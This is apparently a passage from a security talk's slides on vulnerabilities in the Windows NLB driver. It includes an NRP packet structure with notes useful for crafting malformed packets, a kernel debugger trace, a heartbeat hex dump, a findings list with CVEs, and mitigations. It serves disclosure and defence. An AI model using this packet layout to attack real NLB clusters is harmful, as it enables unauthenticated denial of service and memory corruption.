
Case Study 5: Moderate Severity but Unauth DoS



Case Study 5: Moderate Severity but Unauth DoS



Case Study 5: Moderate Severity but Unauth DoS



```
#pragma pack(push,1)
typedef struct _NRP_PACKET
{
    unsigned long Magic;      //+0x0 Fixed to 0xBEEF
    unsigned char FuncId;     //+0x4 1 -- Ack 2 -- IPv4Add 3 -- IPv4Remove 4 -- IPv6Add 5 -- IPv6Remove
    unsigned long unk1;       //+0x5
    unsigned char Type;       //+0x9 Fixed to 2, otherwise calling NLBCoreExceptionListGetBucketOwnership will fail
    unsigned char Index;      //+0xa HostID, less than 32, The size of each element in the array corresponding to this subscript value is 0x5E0,
    see NLBCoreExceptionListGetBucketOwnership
    unsigned char TestBit;    //+0xb
    unsigned short unk2;      //+0xc
    unsigned long ExtendLen;  //+0xe The length of the following part has different meanings depending on the FuncId
}NRP_PACKET,*PNRP_PACKET;
#pragma pack(pop)
```


Case Study 5: Moderate Severity but Unauth DoS

```

0: kd> p
NLB!NLBVectorReserve+0x2d: ffffff803`9a563439 0f8389000000 jae NLB!NLBVectorReserve+0xbc (fffff803`9a5634c8)
0: kd> p
NLB!NLBVectorReserve+0x33: ffffff803`9a56343f 48217510 and qword ptr [rbp+10h],rsi
0: kd> p
NLB!NLBVectorReserve+0x37: ffffff803`9a563443 488d4d10 lea rcx,[rbp+10h]
0: kd> p
NLB!NLBVectorReserve+0x3b: ffffff803`9a563447 41b84e4c4220 mov r8d,20424C4Eh
0: kd> p
NLB!NLBVectorReserve+0x41: ffffff803`9a56344d 8bd3 mov edx,ebx
0: kd> p
NLB!NLBVectorReserve+0x43: ffffff803`9a56344f 48ff156acc0000 call qword ptr [NLB!_imp_NdisAllocateMemoryWithTag]
0: kd> p
NLB!NLBVectorReserve+0x4a: ffffff803`9a563456 0f1f440000 nop dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
Breakpoint 0 hit
NLB!NLBVectorReserve+0x4a: ffffff803`9a563456 0f1f440000 nop dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
[SC-CLIENT] !! Service timeout: Service StorSvc, PID 0x000000410, OpCode 0x000000010, Tim
[SC-CLIENT] !! Service timeout: Service wcmsvc, PID 0x000000718, OpCode 0x000000010, Tim

```

BUSY Debuggee not connected





Conclusion

Summary of Findings

1. Exploits arbitrary HostID manipulation to trigger out-of-bounds read and write, enabling unauthorized arbitrary code execution.
2. Carefully crafted TLV headers can cause integer overflow, which can lead to out-of-bounds reads.
3. A race condition that triggers Use-After-Free in NLBIPList, potentially allowing arbitrary code execution.
4. Exploiting a race condition in NRProtocol to induce a Denial of Service, compromising NLB service stability.
5. Though of moderate severity, this vulnerability can be exploited remotely without authentication, compromising NLB service stability.

In fact, we submitted 9 NLB service-related vulnerabilities to MSRC, which were eventually merged into 2 CVEs:

CVE-2023-28240 and CVE-2023-33163

Mitigation Strategies

- Prompt fixes are highly recommended.
- Some Moderate Severity vulnerabilities may take longer to fix. It is recommended to pay attention to abnormal frequency of NLB heartbeat protocol packets.
- Add firewall policy to block hosts other than nlb host from sending heartbeat protocol to nlb host



1. Monitoring NLB Heartbeat Traffic


It's crucial for security teams, especially those in organizations utilizing the Network Load Balancing (NLB) service, to pay special attention to NLB heartbeat traffic. Heartbeats are fundamental for maintaining cluster synchronization and health monitoring. However, as we've demonstrated, these packets can also be manipulated to exploit vulnerabilities, potentially leading to serious security issues. Regularly inspecting and analyzing this type of traffic could help detect unusual patterns or signs of exploitation early on, reducing the risk of attacks targeting NLB components.

MS Network Load Balancing	
Signature: NLB Cluster Membership HeartBeat (0xc0de01bf)	
Version: 2.6	
Unique Host ID: 1	
Cluster IP: 192.168.40.100	
Host IP: 192.168.40.147	
> Signature Data - NLB Cluster Membership HeartBeat	
0000	ff ff ff ff ff ff 02 01 c0 a8 28 64 88 6f bf 01
0010	de c0 06 02 00 00 01 00 00 00 c0 a8 28 64 c0 a8
0020	28 93 00 00 00 00 01 00 02 00 81 23 53 64 00 00 (.....#Sd.....o.....
0030	00 00 00 00 00 00 00 00 00 00 f0 ff 6f 00 00
0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff
00c0	ff 00 00
00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

2. Risks in Code Refactoring

There's an inherent risk when refactoring legacy code.

In many cases, security checks implemented in older versions might be inadvertently omitted or altered during updates by developers. This can introduce new vulnerabilities even in areas that were previously secure. Therefore, rigorous security audits and thorough testing should be part of the development process, especially when dealing with critical components like NLB, to ensure that previously fixed issues do not resurface.



```
if (cvy_hdrp->cl_ip_addr == 0 || cvy_hdrp->cl_ip_addr != ctxtp->cl_ip_addr)
{
    return FALSE;
}

/* Sanity check host id. */
if (cvy_hdrp->host == 0 || cvy_hdrp->host > CVY_MAX_HOSTS)
{
    UNIV_PRINT_CRIT(("Main_recv_ping: Bad host id %d", cvy_hdrp->host));
    TRACE_CRIT("%!FUNC! Bad host id %d", cvy_hdrp->host);
}


if (!ctxtp->bad_host_warned && ctxtp->convoy_enabled)
{
    WCHAR num[20];

    Univ_ulong_to_str(cvy_hdrp->host, num, 10);
    LOG_MSG(MSG_ERROR_HOST_ID, num);
    ctxtp->bad_host_warned = TRUE;
}

return FALSE;
```

3. Underestimated Vulnerability Impact

While some vendors may classify certain vulnerabilities as 'medium severity,' leading to longer patch timelines or even a lack of resolution, these issues shouldn't be underestimated. Even medium-rated vulnerabilities can impact the stability and security of the server environment if exploited under specific conditions. It's important to understand that these risks might not always seem urgent but can have severe consequences if left unaddressed, especially in production environments where system uptime and reliability are paramount.



4. Opportunities for Bug Bounty Hunters

Refactored modules can be valuable targets for bug bounty hunters. They might reproduce old bugs or reveal new attack surfaces. Moreover, the abundance of technical articles and related source codes often makes it easier for security researchers to analyze and identify potential vulnerabilities in these areas.





Thanks!